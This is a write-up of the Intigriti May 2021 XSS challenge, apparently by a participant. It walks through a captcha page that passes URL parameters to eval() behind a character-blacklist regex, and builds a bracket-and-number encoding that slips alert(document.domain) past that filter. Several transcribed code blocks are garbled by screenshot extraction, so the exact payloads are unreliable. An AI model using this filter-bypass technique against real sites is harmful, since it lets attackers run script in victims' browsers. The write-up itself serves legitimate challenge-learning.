

Intigriti May 2021 Challenge: XSS Challenge 0521 by GrumpinouT

End of May ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new cross site scripting challenge. This time not created by themselves but by a hacker from the community as part of his bachelor thesis: <https://twitter.com/GrumpinouT>

Tweets **Tweets & replies** **Media** **Likes**

Pinned Tweet

Robbe Verwilghen @GrumpinouT · May 31
So... I created a challenge for @intigriti! 😊🎉

I created this as part of my bachelor thesis, and I will send a short survey to anyone who solved the challenge.

I will give away another €50 swag voucher to a random person that filled in the survey! 😊

INTIGRITI @intigriti · May 31

🌟 New XSS challenge! Did you really think we weren't going to release a challenge this month? 🧑

👉 €300 in SWAG prizes

👉 Submit your solution before June 8th

👉 ❤️ We'll tweet out a tip for every 100 likes

Thanks @GrumpinouT for the challenge!

challenge-0521.intigriti.io

Show this thread

Rules of the challenge

- Should work on the latest version of Firefox or Chrome
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks

Challenge

To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to launch a Cross Site Scripting (XSS) attack against our victim. In this challenge it was accepted that the victim still needs to perform a mouse click on a button.

The XSS attack

Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

Once we visit the challenge page the most interesting part seems to be at the bottom as we can control an input field:

The screenshot shows a web browser window with the URL `challenge-0521.intigriti.io`. The page has a light gray background with a repeating pattern of white butterflies. At the top, there is a header with a profile picture of a man and the text "Intigriti's 0521 XSS challenge - by @GrumpinouT". Below the header, there is a section titled "Rules:" with the following bullet points:

- This challenge runs from May 31 until June 7th, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, June 8th:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).

Below the rules, there is a section titled "The solution..." with the following bullet points:

- Should work on the latest version of Firefox or Chrome
- Should execute `alert(document.domain)`
- Should leverage a cross site scripting vulnerability on this domain
- Shouldn't be self-XSS or related to MITM attacks
- Should be reported at go.intigriti.com/submit-solution

At the bottom of the page, there is a section titled "By the way..." containing a CAPTCHA challenge:

- 🤖 Are you a robot? Our intern built this handy captcha to find out!

The CAPTCHA challenge asks to solve the equation $461 + \boxed{ } = 620$. There are two buttons: "Submit" (green) and "Retry" (yellow).

First things first lets test the web application. We will use the application in a normal way and input a correct and incorrect value to see what happens:

A screenshot of a web browser displaying a challenge page from challenge-0521.intigriti.io. The page has a light blue background with a repeating butterfly pattern. At the top, there is a success message: "challenge-0521.intigriti.io says 🎉 Congratulations, you're not a robot!" with an "OK" button. Below this, the challenge instructions are: "Find a way to execute arbitrary javascript on this page and win Intigriti swag." The "Rules:" section lists the following requirements:

- This challenge runs from May 31 until June 7th, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, June 8th:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).

The "The solution..." section contains a list of steps:

- Should work on the latest version of Firefox or Chrome
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MITM attacks
- Should be reported at [go.intigriti.com/submit-solution](#)

The "By the way..." section includes a note about a built-incaptcha and a math problem:

Are you a robot? Our intern built this handy captcha to find out!

Solve the math problem to prove that you're not a robot:

$$461 + \boxed{159} = 620$$

Submit Retry

A screenshot of a web browser displaying a challenge page from challenge-0521.intigriti.io. The layout is identical to the previous screenshot, but the outcome is different. The success message is replaced by an error message: "challenge-0521.intigriti.io says 🚫 Sorry to break the news to you, but you are a robot!" with an "OK" button. The rest of the page content, including rules, solution steps, and the math problem, remains the same.

Alright some kind of captcha checking if we can solve the math. If we solve it the application is sure we are not web robots accessing the page.

Time to dig a bit deeper and have a look at the client side code we can read via the source of the web application. The main application page does not reveal much except another PHP page that is embedded via an iframe. This PHP page takes care of the check if we are a web robot or not.

```
< - > C view-source:https://challenge-0521.intigriti.io
Line wrap □
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Intigriti May Challenge</title>
5     <meta name="twitter:card" content="summary_large_image">
6     <meta name="twitter:site" content="intigriti" />
7     <meta name="twitter:creator" content="intigriti" />
8     <meta name="og:title" content="May XSS Challenge - Intigriti" />
9     <meta name="og:description" content="Find the XSS and WIN Intigriti swag." />
10    <meta name="og:image" content="https://challenge-0521.intigriti.io/share.jpg" />
11    <meta property="og:type" content="website" />
12    <meta property="og:image" content="https://challenge-0521.intigriti.io/share.jpg" />
13    <link rel="stylesheet" type="text/css" href="/style.css" />
14    <meta http-equiv="Content-Security-Policy" content="script-src 'unsafe-inline';">
15  </head>
16  <body>
17    <section id="wrapper">
18      <section id="rules">
19        <div id="challenge-container" class="card-container">
20          
21          Intigriti's 0521 XSS challenge - by <a href="#" target="_blank">@Grumpinout</a></span></div>
22          <div class="card-content">
23            <p>Find a way to execute arbitrary javascript on this page and win Intigriti swag.</p>
24            <b>Rules:</b>
25            <ul>
26              <li>This challenge runs from May 31 until June 7th, 11:59 PM CET.</li>
27              <li>Out of all correct submissions, we will draw <b>six</b> winners on Monday, June 8th:</li>
28                <ul>
29                  <li>Three randomly drawn correct submissions</li>
30                  <li>Three best write-ups</li>
31                </ul>
32            </ul>
33            <ul>
34              <li>Every winner gets a €50 swag voucher for our <a href="https://swag.intigriti.com" target="_blank">swag shop</a></li>
35              <li>The winners will be announced on our <a href="https://twitter.com/intigriti" target="_blank">Twitter profile</a>.</li>
36              <li>For every 100 likes, we'll add a tip to <a href="https://go.intigriti.com/challenge-tips" target="_blank">announcement tweet</a>.</li>
37            </ul>
38            <b>The solution...</b>
39            <ul>
40              <li>Should work on the latest version of Firefox or Chrome</li>
41              <li>Should update <code>document.domain</code>.</li>
42              <li>Should leverage a cross site scripting vulnerability on this domain.</li>
43              <li>Shouldn't be self-XSS or related to MiTM attacks</li>
44              <li>Should be reported at <a href="https://go.intigriti.com/submit-solution">go.intigriti.com/submit-solutions</a></li>
45            </ul>
46            <b>By the way...</b>
47            <ul>
48              <li>Are you a robot? Our intern built this handy captcha to find out!<br/><br/>
49                <b>Solve the math problem to prove that you're not a robot:</b>
50                <div>
51                  <input type="text" value="278 + " />
52                  = 687 <input type="button" value="Submit" /> <input type="button" value="Retry" />
53                </div>
54              </li>
55            </ul>
56          </div>
57        </section>
58      </section>
59    </body>
60  </html>
```

We now found a PHP page that takes care of the captcha check. Lets visit that page and see what we can do there. The page itself shows the math we need to solve to prove we are not web robots:

```
< - > C challenge-0521.intigriti.io/captcha.php
278 + [ ] = 687 <input type="button" value="Submit" /> <input type="button" value="Retry" />
```

As this page is embedded via an iframe in the main application page we already know the normal behaviour when we use it so we can immediately check the source code of this page.

The first part is HTML code to build the page which is less interesting for us:

```
< - > C O view-source:https://challenge-0521.intigriti.io/captcha.php
Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Captcha</title>
8   <link rel="preconnect" href="https://fonts.gstatic.com">
9   <link href="https://fonts.googleapis.com/css2?family=Roboto&display=swap" rel="stylesheet">
</head>
<style>
1 input[type="number"] {
2   width : 50px;
3 }
4 input, button {
5   font-size : 20px !important;
6 }
7 body, html {
8   font-family: 'Roboto', sans-serif;
9   font-size: 20px;
10}
11 #wrap {
12   background-color: #F6F1DF;
13   color : #E0AC00;
14   border : 2px solid #E0AC00;
15 }
16 #form {
17   background-color: #DFF0EC;
18   color : #02A87C;
19   border : 2px solid #02A87C;
20 }
21 #form input {
22   background-color:#02A87C;
23   color : #DFF0EC;
24 }
25 #form input:hover {
26   color: #F6F1DF;
27   background-color : #E0AC00;
28 }
29 #input-fields{
30   width : 180px;
31   display: inline-block;
32 }
33 #input-fields input {
34   width : 100%;
35   border-radius: 0;
36   position: absolute;
37   bottom : 0;
38   left : 0;
39 }
40 </style>
<body>
41 <form id="captcha">
42   <div id="input-fields">
43     <span id="a"></span>
44     <span id="b"></span>
45     <input id="c" type="text" size="4" value="" required>
46     <span id="d"></span>
47     <progress id="e" value="0" max="100" style="display:none"></progress>
48   </div>
49   <input type="submit" id="f"/>
50   <input type="button" onclick="setNewNumber()" value="Retry" id="g"/>
51 </form>
52 </body>
53
```

The last part of the page contains Javascript which is of course very interesting as we can abuse this to launch our XSS attack later:

```
<script>
1 const a = document.querySelector("#a");
2 const c = document.querySelector("#c");
3 const d = document.querySelector("#d");
4 const e = document.querySelector("#e");
5
6 window.onload = function(){
7   setNewNumber();
8   document.getElementById("captcha").onsubmit = function(e){
9     e.preventDefault();
10    loadCalc(0);
11  };
12}
13
14 function loadCalc(pVal){
15   document.getElementsByName("progress")[0].style.display = "block";
16   document.getElementsByName("progress")[0].value = pVal;
17   if (pVal == 100){
18     calc();
19   } else{
20     window.setTimeout(function(){loadCalc(pVal + 1)}, 10);
21   }
22}
23
24 function setNewNumber() {
25   document.getElementsByName("progress")[0].style.display = "none";
26   var dValue = Math.round(Math.random()*1000);
27   d.innerHTML = dValue;
28   a.innerHTML = Math.round(Math.random()* dValue);
29 }
30
31 function calc(){
32   const operation = a.innerHTML + b.innerHTML + c.value;
33   if (operation.match(/(a-df>c|1)\|\|"/gi)) { // Allow letter 'e' because: https://en.wikipedia.org/wiki/E_(mathematical_constant)
34     if (d.innerHTML == eval(operation)) {
35       alert("Congratulations, you're not a robot!");
36     } else {
37       alert("Sorry to break the news to you, but you are a robot!");
38     }
39   }
40   setNewNumber();
41   c.value = "";
42 }
43
44 </script>
45 </html>
```

I am not a Javascript programmer so I try to analyse the code as good as I can to understand it. I mostly use the Chrome or FireFox developer tools (F12 button) by setting breakpoints while using the application.

2) Use the application

3) Go through the code step by step. See variable values and the flow the application takes.

1) Set some breakpoints

So here my analysis of what happens in the Javascript code.

```

67 |<script>
68 |const a = document.querySelector("#a");
69 |const c = document.querySelector("#c");
70 |const b = document.querySelector("#b");
71 |const d = document.querySelector("#d");
72 |
73 |window.onload = function(){
74 |    setNewNumber();
75 |    document.getElementById("captcha").onsubmit = function(e){
76 |        e.preventDefault();
77 |        loadCalc(0);
78 |    };
79 |}
80 |
81 |function loadCalc(pVal){
82 |    document.getElementsByClassName("progress")[0].style.display = "block";
83 |    document.getElementsByClassName("progress")[0].value = pVal;
84 |    if(pVal == 100){
85 |        calc();
86 |    } else{
87 |        window.setTimeout(function(){loadCalc(pVal + 1)}, 10);
88 |    }
89 |
90 |function calc(){
91 |    const operation = a.innerText + b.innerText + c.value;
92 |    if (!operation.match(/(a-df-z<>()|v|=^)/gi)) { // Allow letter 'e' because: https://en.wikipedia.org/wiki/E_(mathematical_constant)
93 |        if (d.innerText == eval(operation)){
94 |            alert("🎉 Congratulations, you're not a robot!");
95 |        } else {
96 |            alert("⚠ Sorry to break the news to you, but you are a robot!");
97 |        }
98 |        setNewNumber();
99 |    }
100 |    c.value = "";
101 |}
102 |
103 |function setNewNumber(){
104 |    document.getElementsByClassName("progress")[0].style.display = "none";
105 |    var dValue = Math.round(Math.random()*1000);
106 |    d.innerText = dValue;
107 |    a.innerText = Math.round(Math.random()* dValue);
108 |}
109 |
110 |</script>
111 </html>
112
113

```

Set the necessary variables at page load calculate new numbers and start the loadCalc function

This function takes care of the progress bar when we submit

This function generates a random number at page load

The calc function checks if the input is correct and pops the alert boxes

The calc function at the end is by far the most interesting as it evaluates our input and uses the Javascript “eval()” function with our input. Seeing “eval()” in source code executing things we control as an attacker is always very interesting for DOM XSS.

<https://portswigger.net/web-security/cross-site-scripting/dom-based>

A deeper dive into the calculation part:

```
function calc() {
    const operation = a.innerText + b.innerText + c.value; It takes 3 inputs: a, b and c and combines them into variable "operation"
    if (!operation.match(/[a-df-z<>()!\\\"/]/gi)) { our input in "operation" is checked for "illegal" characters by a regex
        if (d.innerText == eval(operation)) {
            alert("🎉 Congratulations, you're not a robot!");
        } If our input in "operation" is equal to value d we are not a robot
        else {
            alert("🤖 Sorry to break the news to you, but you are a robot!");
        }
        setNewNumber();
    } If our input in "operation" is not equal to value d we are a robot
    c.value = ""; In case our input in "operation" has a "illegal" character no check is done an the value of c is cleared
}
```

What do we know at this point:

- We need to reach the “eval()” part of the code to execute our malicious Javascript
- A regex is checking our input for “illegal” characters: `/ [a-df-z<>() !\\\"/] /gi`
- The regex only allows us to use following that could be interesting to run our own code:
 - Numbers 0 to 9
 - Letter e
 - Some brackets [] {}
 - Math signs + - * /
- Input parameters a, b and c are used. Can we control them?

URL parameters

At this point I test to see if I can control one of the 3 parameters. This can be done via the URL and check for reflection in the web application:

It becomes clear we can control parameter b and c. a is not reflected and thus not usable.



Javascript with a limited character set

Ok at this point we know the parameters we control and also that we are very restricted in what is allowed as input for these parameters. Can we even inject valid Javascript code which such a limited character set?

- Numbers 0 to 9
- Letter e
- Some brackets [] {}
- Math signs + - * /

The answer is yes :-). There is something very interesting called JSFuck:

<http://www.jsfuck.com/>

With only brackets and ! + we can write valid Javascript code!

This can easily be tested via the browser developer tools by performing a self XSS:

The screenshot shows the JSFuck website. At the top, it says "JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code." Below this, there's a text input field containing the encoded payload, which is 2345 characters long. There are buttons for "Encode", "Eval Source", and "Run In Parent Scope". A "Run This" button is also present. Below the input field, there's a "Links" section with links to Twitter, GitHub, and Sla.ckers.org.

The screenshot shows a browser developer tools console. The URL bar has "61 4444 5555 = 794". The console output shows the decoded JSFuck payload, which is a long string of characters including !, +, -, *, (,), [,], ., and ;. An "OK" button is visible at the bottom right of the console window.

Building our own limited Javascript character set dictionary

Just using JSF*ck would be too easy :-). If you check our regex that we need to pass we are not allowed to use the “!” sign. Bad luck we will need to build our own dictionary and evade the “!” sign. But our regex is not that strict and still allows numbers and the letter “e” :-)

This is how I did it:

I combined different techniques from following resources and with trial and error I was able to build the dictionary needed:

<https://portswigger.net/research/executing-non-alphanumeric-javascript-without-parenthesis>

<https://codegolf.stackexchange.com/questions/206717/get-string-with-javascript-using-only-the-symbols-from?noredirect=1&lq=1>

<https://codegolf.stackexchange.com/questions/75423/jsfk-with-only-5-symbols>

The first question is which letters and characters do we need to create for eval() to execute Javascript and alert the domain?

We need following: **eval(alert(document.domain))**

As eval will see this as javascript code and execute it (Here shown with self XSS):

The screenshot shows a browser developer tools interface. On the left, the Console tab is active, displaying the command `> eval(alert(document.domain))`. A red box highlights this command. On the right, an alert dialog box is displayed with the message "challenge-0521.intigriti.io says challenge-0521.intigriti.io" and an "OK" button.

Each character of this payload needs to be converted to the limited character set and then combined with “+” symbols.

From the info found on Google I discovered following:

`[]][[]+[]][+[]]` is equal to undefined in Javascript. And Javascript sees this as an string array where we can even select characters one by one:

The screenshot shows the Chrome DevTools console with the "Console" tab selected. The input field contains the expression `[[[]][[]]+[]][+[]][+[]] + 1`. The output shows the step-by-step evaluation:
1. `> [[[]][[]]+[]][+[]]`
2. `< "undefined"`
3. `> [[[]][[]]+[]][+[]][+[]] + 1`
4. `< "n"`
5. `> [[[]][[]]+[]][+[]][+[]] + 2`
6. `< "d"`
7. `> [[[]][[]]+[]][+[]][+[]] + 3`
8. `< "e"`
9. `>`

With “+” signs we can combine them to new words:

The screenshot shows the Chrome DevTools console with the "Console" tab selected. The input field contains the expression `[[[]][[]]+[]][+[]][+[]] + 1`. The output shows the step-by-step creation of the word "end":
1. `> [[[]][[]]+[]][+[]]`
2. `< "undefined"`
3. `> [[[]][[]]+[]][+[]][+[]] + 1`
4. `< "n"`
5. `> [[[]][[]]+[]][+[]][+[]] + 2`
6. `< "d"`
7. `> [[[]][[]]+[]][+[]][+[]] + 3`
8. `< "e"`
9. `> [[[]][[]]+[]][+[]][+[]] + 3 + [[[]][[]]+[]][+[]][+[]] + 6 + [[[]][[]]+[]][+[]][+[]] + 2`
10. `< "end"`
11. `> |`

We can suddenly create each letter of undefined with only brackets, numbers and “+” signs. This already gives us some letter needed for our payload.

This is of course not enough, we need more characters. I read the documentation from Gareth Hayes (Portswigger) again and also some discussions on stack exchange. The Javascript “find” function seems interesting to be accessed via the undefined character set and used to get more characters available.

The word find can be converted to a real function by wrapping it like this: `[]][find]`

The screenshot shows the Chrome DevTools console with the "Console" tab selected. The input field contains the expression `[[[]][[]]+[]][+[]][+[]] + 4 + [[[]][[]]+[]][+[]][+[]] + 5 + [[[]][[]]+[]][+[]][+[]] + 6 + [[[]][[]]+[]][+[]][+[]] + 2 + []`. The output shows the step-by-step conversion of the word "find":
1. `> [[[]][[]]+[]][+[]][+[]] + 4 + [[[]][[]]+[]][+[]][+[]] + 5 + [[[]][[]]+[]][+[]][+[]] + 6 + [[[]][[]]+[]][+[]][+[]] + 2 + []`
2. `< "find"`
3. `> [[[]][[]]+[]][+[]][+[]] + 4 + [[[]][[]]+[]][+[]][+[]] + 5 + [[[]][[]]+[]][+[]][+[]] + 6 + [[[]][[]]+[]][+[]][+[]] + 2 + []`
4. `< f find() { [native code] }`
5. `>`

Which needs to be converted back to a string to be able to select each character separately:

[*f* find() { [native code] } +[]][+[]]

```
Elements Console Sources Network Performance Memory Application Security Lighthouse
[ ] top Filter All levels ▾ [ ] No Issues
> [[[[[]]+[]][+[]]+4]+[[[]][+[]]] [+[]]+5]+[[[]][+[]]] [+[]]+6]+[[[]][+[]]] [+[]]+2]+[]
< "find"
> [[[[[]][+[]]] [+[]]] [+[]]+4]+[[[]][+[]]] [+[]]+5]+[[[]][+[]]] [+[]]+6]+[[[]][+[]]] [+[]]+2]+[]
< f find() { [native code] }
> [[[[[]][+[]]] [+[]]+4]+[[[]][+[]]] [+[]]+5]+[[[]][+[]]] [+[]]+6]+[[[]][+[]]] [+[]]+2]+[]]+[]
< "function find() { [native code] }"
> [[[[[]][+[]]] [+[]]+4]+[[[]][+[]]] [+[]]+5]+[[[]][+[]]] [+[]]+6]+[[[]][+[]]] [+[]]+2]+[]]+[]]+[]
< "("
> [[[[[]][+[]]] [+[]]+4]+[[[]][+[]]] [+[]]+5]+[[[]][+[]]] [+[]]+6]+[[[]][+[]]] [+[]]+2]+[]]+[]]+[]]+[]
< ")"
>
```

Remember the regex also allows the letter “e”. This gives us access to the “e” element of the HTML and even more characters:

The screenshot shows the Chrome DevTools interface with the 'Console' tab selected. The console output is as follows:

```
> e
<   <progress id="e" value="0" max="100" style="display:none"></progress>
> e +[]
< "[object HTMLProgressElement]"
> [e +[]][+[]]
< "[object HTMLProgressElement]"
> [e +[]][+[]][+[] + 13]
< "r"
> [e +[]][+[]][+[] + 23]
< "m"
>
```

At this moment our “dictionary” we control is already quite big but we are missing a “.”. Again via some Google searching I found a solution here:

How?

We first generate the string `"11e100"` and coerce it to a number to get `1.1e+101`. By coercing it back to a string and extracting the 2nd character, we obtain a `".`


Using this `". "`, we can now generate the string `".0000001"`. When forced to a number, this gives `1e-7`, which can be used to extract a `"-"`.

Below is a slightly more readable version:

```
[+ [+ [ '11' + [[NaN] + undefined][0][10] + '100']] + []][0][1] + '0000001']] + []][0]
```


Commented

```
[ ] // singleton array:  
+ [ ] // coerce to a number:  
[ ] // singleton array:  
+ [ ] // coerce to a number:
```



Some more googling also gave me access to the letter “t” and “o” for our allowed character set:

`[[]+{}][+[]]` is actually equal to the Javascript string "`[object Object]`"



This gives us a complete dictionary we need to craft the payload:

a	[+[]][[]]+[]+[[]][+[]][+] + 1]
l	[e +[]][+[]][+[]] + 21]
e	[[]][[]]+[]][+[]][+[]] + 3]
r	[e +[]][+[]][+[]] + 13]
t	[[]]+{}][+[]][+[]] + 6]
([[]][[]][[]]+[]][+[]][+[]] + 4]+[[[]][[]]+[]][+[]][+[]] + 5]+ [[[]][[]]+[]][+[]][+[]] + 6]+[[[]][[]]+[]][+[]][+[]] + 2]+[]]+ [[]][+[]][+[]] + 13]
d	[[]][[]]+[]][+[]][+[]] + 2]
o	[[]]+{}][+[]][+[]] + 1]
c	[[]]+{}][+[]][+[]] + 5]
u	[[]][[]]+[]][+[]][+[]] + 0]
m	[e +[]][+[]][+[]] + 23]
e	[[]][[]]+[]][+[]][+[]] + 3]
n	[[]][[]]+[]][+[]][+[]] + 1]
t	[[]]+{}][+[]][+[]] + 6]
.	[11e100+[11e100]+[]][+[]][1]
d	[[]][[]]+[]][+[]][+[]] + 2]
o	[[]]+{}][+[]][+[]] + 1]
m	[e +[]][+[]][+[]] + 23]
a	[+[]][[]]+[]][+[]][+[]][+[]] + 1]
i	[[]][[]]+[]][+[]][+[]] + 5]
n	[[]][[]]+[]][+[]][+[]] + 1]
)	[[]][[]][[]]+[]][+[]][+[]] + 4]+[[[]][[]]+[]][+[]][+[]] + 5]+ [[[]][[]]+[]][+[]][+[]] + 6]+[[[]][[]]+[]][+[]][+[]] + 2]+[]]+ [[]][+[]][+[]] + 14]

We can combine them each time with a “+” sign to create words or payloads.

Crafting a payload for our attack

So we have a dictionary with allowed characters that passes the regex and will execute as Javascript in the “eval()” function. This becomes easy now lets create a more simple payload and quickly test our dictionary :-)

alert(1) should pop an alert box and confirm that we bypass the regex. Once this works we can advance further and pop the domain name.



Combining our dictionary together “alert(1)” should be following code:

```
[+[]][[]]+[]+[[]][+[]]+[+]+1+[e+[]][+[]][+[]+21]+[[[]][[]]+[]][+[]][+[]+3]+[e+[]][+[]][+[]+13]+[]+{}]
[+[]][+[]+6]+[[[]][[]][[]]]+[]][+[]][+[]+4]+[[[]][[]]+[]][+[]][+[]+5]+[[[]][[]]+[]][+[]][+[]+6]+[[[]][[]]+[]][+[]
[]][+[]+2]+[]]+[]][+[]][+[]+13]+1+[[[]][[]][[]]+[]][+[]][+[]+4]+[[[]][[]]+[]][+[]][+[]+5]+[[[]][[]]+[]][+[]
[]+6]+[[[]][[]]+[]][+[]][+[]+2]+[]]+[]][+[]][+[]+14]
```

Lets see what the developer console tells us:



Perfect, Lets test this inside an “eval()” function like the application would do:



Works like a charm but still self XSS so not accepted :-). We can convert our payload to URL encoding via this website: <https://meyerweb.com/eric/tools/dencoder/> and add it to the C parameter:


URL Decoder/Encoder

Decode **Encode**


URL Decoder/Encoder

Decode **Encode**

We can use it now in our challenge URL and press the submit button to let it be checked by the application:



